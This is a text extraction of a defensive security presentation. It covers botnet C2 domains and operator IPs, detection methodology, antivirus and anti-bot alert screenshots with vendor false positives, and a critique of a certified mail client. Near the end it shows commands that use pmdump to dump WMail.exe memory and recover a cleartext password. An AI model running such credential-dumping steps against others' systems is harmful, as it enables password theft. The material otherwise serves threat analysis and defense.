
"fokyxazolar.eu:eu_14_4.0_NXX:66.175.210.173:0"

"mamixikusah.eu:eu_14_3.0_NXX:66.175.210.173:0"

"foxivusozuc.eu:eu_14_3.0_NXX:66.175.210.173:0"

"jefapexytar.eu:eu_14_3.0_NXX:66.175.210.173:0"

Bots and botnets



BTW, another bot, carberp is over.. maybe :)

Газета "Коммерсантъ Украина", №55 (1758), 02.04.2013 ТЕКС

Ошибка системы

Обезврежена группа хакеров




Как стало и:
Служба без
совместно с
службой бе.
пресекла де

Secondary threats Risks



- Data leaks
- Reputation
- Incident Public Disclosure
- Service outage




More on covert channels..

Interesting way of 'channeling' control of your machines through publicly accessible portals, such as twitter, facebook, plurk..

Malware orchestration

- Initially spotted by Joe Steward from Secureworks

http://www.secureworks.com/cyber-threat-intelligence/threats/chasing_apt/

A screenshot of a Plurk post. On the left is a grey profile picture icon. To its right is the username 'andrea666' in bold black text. Next to the username is a red rectangular status indicator containing the white Chinese characters '正在' (online). To the right of the status indicator is the text 'got Available serial Number : 4xmlaR-YvKV a-BD5B' in a blue, monospaced font.

andrea666 正在 got Available serial Number : 4xmlaR-YvKV a-BD5B

Updates posted in form of “Serial Number: XXXXX” ← encoded C2 information

Timing of botnet operator posting “updates” on plurk:

2011-07-27 01:57:30 GMT 114.37.27.26
2011-08-03 07:53:27 GMT 122.116.200.234
2011-08-08 00:54:00 GMT 122.116.200.234
2011-08-10 14:03:30 GMT 122.116.200.234
2011-08-30 00:41:11 GMT 69.160.243.116
2011-08-31 03:31:30 GMT 122.117.204.210
2011-09-28 07:54:03 GMT 122.117.204.210
2011-09-30 00:38:42 GMT 122.117.204.210
2011-10-11 01:40:55 GMT 122.117.204.210
2011-10-20 02:43:06 GMT 122.117.204.210
2011-11-16 14:00:43 GMT 220.130.59.159
2011-11-28 06:44:54 GMT 220.130.59.159
2011-11-28 09:55:03 GMT 220.130.59.159
2011-11-30 01:05:46 GMT 220.130.59.159


2011-12-28 02:28:09 GMT 203.198.145.45
2011-12-29 07:52:32 GMT 203.198.142.147
2012-01-29 03:06:19 GMT 203.198.145.45
2012-02-27 07:51:50 GMT 203.198.145.45
2012-03-21 07:01:40 GMT 220.130.59.159
2012-04-17 02:34:24 GMT 220.130.59.159
2012-05-02 03:04:28 GMT 203.198.145.45
2012-05-18 07:45:34 GMT 220.130.59.159
2012-06-14 09:04:41 GMT 203.198.145.45
2012-06-20 02:47:46 GMT 203.198.145.45
2012-06-28 01:48:24 GMT 203.198.145.45
2012-07-09 04:25:35 GMT 203.198.145.45

Interesting observations

- User agent used to access 'control' accounts is always: 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1).'
- While generic, exactly the same UA was seen in some Application level DDoS attacks against gambling websites in Taiwan.

Another bot

- Similar activities are seen often:




Targeted and not targeted attacks consequences examples 2012-2013

- Obvious monetization after targeted attack is easily detectable. Example, sites with huge traffic.
- targeted impact of not targeted attacks
(high profile news resources, confirmed incidents, “afterbot” consequences)
- Why do we have “Incident out of the company scope” in our internal classification

Prepare

Systematic Defense

- What to look at
- How to look at your data
- How to prepare well for an attack (you can't walk into the same river twice, so 'preserve' the flow)



PREPARE

Preparatory actions should be taken to provide data sources and tools for detection

DETECT

Ideally, be able to detect attack in progress (minimal impact), however we wish to be able to detect attacks at some point of time.

INVESTIGATE

Identify the impact of the attack so proper response could be implemented

PROTECT

- Real-time attack detection: the attacked or compromised machines are to be isolated from the rest of the network (minimize impact)
- Post-incident detection – identify impacted systems and mitigate the impact

Detect

Entry points into enterprise



WEB

SMTP

Mobile (BYOD)

Flash/disks


Misc (usb, ethernet ports on your walls,
your trash ;-))

Detection techniques

- Focus on your entry points first. But monitor for signs of secondary activities
 - Log analysis
 - Traffic analysis using custom tools
 - DNS traffic analysis
 - Honeypot data analysis


Antiviruses and modern malware

- It's not so effective as 5 years ago for realtime malware detection.
- Antiviruses and attack surface



Antiviruses and modern malware

- It's not so effective as 5 years ago for realtime malware detection.
- Antiviruses and attack surface
- **The same true for IPS/IDS** (unfrtntly)



Box solutions as Simple FUI (Fuck up indicators)

- Antivirus == damn good **Fuck Up indicator** of your daily monitoring work. If you see ex. CVE-2012-0158 the e-mail, received 1 year ago - you see you fucked it up a year ago, but now must be able to react. :)

25.10.2012 18:01 Test_host01 **Exploit-CVE2012-0158.f!rtf**

Undetermined clean error, deleted successfully

C:\Documents and Settings\User02\Desktop\2read\Modern energy in China.msg\68.OLE

25.10.2012 18:01 Test_host01 **Exploit-CVE2012-0158.f!rtf**

Undetermined clean error, deleted successfully

C:\Documents and Settings\User02\Desktop\2read\US energy.msg\68.OLE

Vendor FP

EN25210459 - Worm.Win32.Vobfus.djek

Worm.Win32.Vobfus.djek

Copy Details Actions

Attack Details	
User	un://[redacted]
Attack Name	---
Virus Name	Worm.Win32.Vobfus.djek
File Name	wdbrlog.exe
Attack Information	---

Traffic	
Source	172.16.[redacted] un://[redacted]
Destination	---
Service	---
Direction	Unknown

Ticketing	
State	Open
Event Owner	---
Event Comment	---

Event Detection	
Start Time	17:22:12 04 Apr 2013
Active	Completed
Origin	---
Detected By	[redacted]

General Event Information	
Event Name	Worm.Win32.Vobfus.djek
Product	Check Point Endpoint Security
Severity	High
Category	Endpoint Security
ID	EN25210459

More	
Event Definition Name	Virus Alert
Additional Info	failed to quarantine infection
Accepted connections	0
Blocked connections	0
Peak connections	2
Total connections	2
Job Name	All online jobs
Confidence Level	N/A

Previous Next

Vendor FP

EN25210459 - Worm.Win32.Vobfus.djek

Worm.Win32.Vobfus.djek

EN25633672 - Bot Incident

Bot Incident: Detect

Copy Details Actions Anti-Bot Summary Details

Malware Details

Protection Name	Trojan-PSW.Win32.Zusy.0
Malware Family	Zusy
Malware Activity	Communication with C&C site
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	(10. [redacted] 45)
Packet Capture	src-a140592.eml src-a140592.eml src-a140592.eml
Rule Name	Go to Policy

General Event Information

Event Name	Bot Incident
Product	Check Point Anti-Bot
Category	Anti-Bot & Anti-Virus
ID	

Ticketing

State	Open
Event Owner	---
Event Comment	---

Traffic

Source	10 [redacted]
Source OS	Windows
Destination	bookingAeroflot.sabresonicweb.coms (151.193.254.110)
Service	tcp/443
Action	Detect
Direction	Outgoing
Received Bytes	334 KB
Sent Bytes	7 KB

Event Detection

Start Time	11:49:57 05 Apr 2013
Active	Not completed
Origin	Moscow
Detected By	

More

Event Definition Name	Bot Incident
Accepted connections	0
Blocked connections	0
Peak connections	2
Total connections	10
Job Name	All online jobs
Firewall Rule UID	
Malware Rule ID	{000000F1-00B3-0042-9308-6E5B81FE4428}
Protection ID	000045827

Previous Next

Vendor FP

EN25633672 - Bot Incident

Bot Incident: Detect

EN25906957 - Bot Incident

Bot Incident: Detect

Summary Details

Malware Details		Traffic	
Protection Name	Trojan-PSW.Win32.Zusy.O	Source	10.1 [REDACTED]
Malware Family	Zusy	Source OS	Solaris
Malware Activity	Communication with C&C site	Destination	a23-51-160-60.deploy.akamaitechnologies.com (23.51.160.60)
Severity	High	Service	tcp/443
Confidence Level	Medium	Action	Detect
Protection Type	Signature	Direction	Outgoing
Scope	[REDACTED]	Received Bytes	20 KB
Packet Capture	src-a104ec2.eml	Sent Bytes	568 Bytes
Rule Name	Go to Policy		

General Event Information		Event Detection	
Event Name	Bot Incident	Start Time	18:54:11 05 Apr 2013
Product	Check Point Anti-Bot	Active	Completed
Category	Anti-Bot & Anti-Virus	Origin	Moscow-[REDACTED] 10.1 [REDACTED]
ID	EN25906957	Detected By	[REDACTED]

Ticketing		More	
State	Open	Event Definition Name	Bot Incident
Event Owner	...	Accepted connections	0
Event Comment	...	Blocked connections	0
		Peak connections	1
		Total connections	4

Previous Next

Vendor FP

EN25906957 - Bot Incident

Bot Incident: Detect

Copy Details Actions Anti-Bot Summary Details

Malware Details	
Protection Name	Trojan-PSW.Win
Malware Family	Zusy
Malware Activity	Communication w
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	
Packet Capture	src-a104ec2
Rule Name	Go to Policy

General Event Information	
Event Name	Bot Incident
Product	Check Point
Category	Anti-Bot & Anti-Vi
ID	EN25906957

Ticketing	
State	Open
Event Owner	...
Event Comment	...

EN25918660 - Bot Incident

Bot Incident: Detect

Copy Details Actions Anti-Bot Summary Details

Malware Details	
Protection Name	Trojan-PSW.Win32.Zusy.0
Malware Family	Zusy
Malware Activity	Communication with C&C site
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	-server_1 (10.2)
Packet Capture	src-a140592.eml
Rule Name	Go to Policy

General Event Information	
Event Name	Bot Incident
Product	Check Point Anti-Bot
Category	Anti-Bot & Anti-Virus
ID	EN25918660

Ticketing	
State	Open
Event Owner	...
Event Comment	...

Traffic	
Source	-server_1 (10.2)
Source OS	Windows
Destination	ghs-vip-any-c1018.ghs-ssl.googlehosted.com (72.14.249.2)
Service	tcp/443
Action	Detect
Direction	Outgoing
Received Bytes	9 KB
Sent Bytes	963 Bytes

Event Detection	
Start Time	19:33:21 05 Apr 2013
Active	Completed
Origin	Moscow-
Detected By	

More	
Event Definition Name	Bot Incident
Accepted connections	0
Blocked connections	0
Peak connections	1
Total connections	3
Job Name	All online jobs

Educating ~~USERS~~-Vendors...

Based on our investigation, "**Worm.Win32.Vobfus.djek** " was detected as **False Positive and resolved on 3 April.**

Therefore, after antivirus DB update, the issue should be resolved.

Regarding the remain issues, we have found them to be False Positive incidents and decided to take the following steps:

Trojan.Win32.Master.A – **will be removed from our DB** 03.04.2013

Backdoor.Win32.Zlob.B – **will be removed from our DB** 03.04.2013

Worm.Win32.Dasher.J – will be **lowered to low confidence level**

Trojan.Win32.Biscuit.A – was already fixed last week

And finally Vendor got something

EN26532885 - Virus Incident

Virus Incident: Detect

Copy Details Actions Anti-Virus Summary Details

Virus Details

Protection Name	REP.xecmt
Malware Activity	DNS query for a site known to contain malware
Severity	Low
Confidence Level	Medium
Protection Type	DNS Reputation
Scope	
Rule Name	Go to Policy
URL	microsoft.com.found-bigs.go515634567.info

General Event Information

Event Name	Virus Incident
Product	Check Point Anti-Virus
Category	Anti-Bot & Anti-Virus
ID	EN26532885

Ticketing

State	Open
Event Owner	...
Event Comment	...

Traffic

Source	ns [redacted] 91 [redacted]
Destination	pdns04.domaincontrol.com (208.109.255.51)
Service	domain [udp/53]
Action	Detect
Direction	Other

Event Detection

Start Time	07:34:13 08 Apr 2013
Active	Not completed
Origin	Moscow [redacted] (10. [redacted])
Detected By	[redacted]

More

Event Definition Name	Virus Incident
Accepted connections	0
Blocked connections	0
Peak connections	1
Total connections	2
Job Name	All online jobs
Malware Rule ID	{000000F1-00B3-0042-9308-6E5B81FE4428}
Protection ID	002AF59E6

[microsoft.com.found-bigs.go515634567.info](https://microsoft.com/found-bigs.go515634567.info)

Government certified solutions...

- In **full compliance** with all mandatory requirements
- Without “**undeclared** capabilities”
- With good crypto
- ... etc...


Government certified solutions...

- In **full compliance** with all mandatory requirements
- Without “**undeclared** capabilities”
- With good crypto
- ... etc...

....all this means **nothing** for **security!**

Certified solution story

- What is it for?
 - to make secure (certified) communication
- What is the problem?
 - just store password in memory ... in clear




How does 'attack' work?

1. Start the application
“Business mail”

2. Find PID of Wmail.exe

3. Dump process' memory
to file

4. Find your password in
dump file



```
Command Prompt
C:\bin>
C:\bin>pmdump -list | find /I "wmail"
10072 - WMail.exe

C:\bin>
C:\bin>
C:\bin>
```

```
Command Prompt
C:\bin>
C:\bin>
C:\bin>pmdump.exe 10072 WMail.exe.pmdump

pmdump 1.2 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity
- http://ntsecurity.nu/toolbox/pmdump/

C:\bin>
C:\bin>
C:\bin>
```

```
000062AE00: 02 00 00 00 C8 03 2D 00 FF FF FF FF 00 00 00 00 00 00 И♥- яаяя
000062AE10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000062AE20: 01 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00
000062AE30: 57 E1 B2 21 FD 99 05 0B FC C1 0E 30 00 08 CE 01 WБИ!э™+дЪБД 00
000062AE40: 30 F3 46 00 00 00 00 00 00 00 00 00 00 00 00 00 0уF
000062AE50: 24 08 45 61 00 00 00 00 A8 E1 E2 E0 7C 00 00 00 A $Еа Ёбвв
000062AE60: 6E 00 00 00 00 00 00 00 AB 20 AB A8 E6 A5 AD A7 спод 0« «Ежт-§
000062AE70: A8 E0 AE A2 A0 AD 20 A4 AB EF 00 00 09 20 20 20 Еау - Я«п о
000062AE80: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
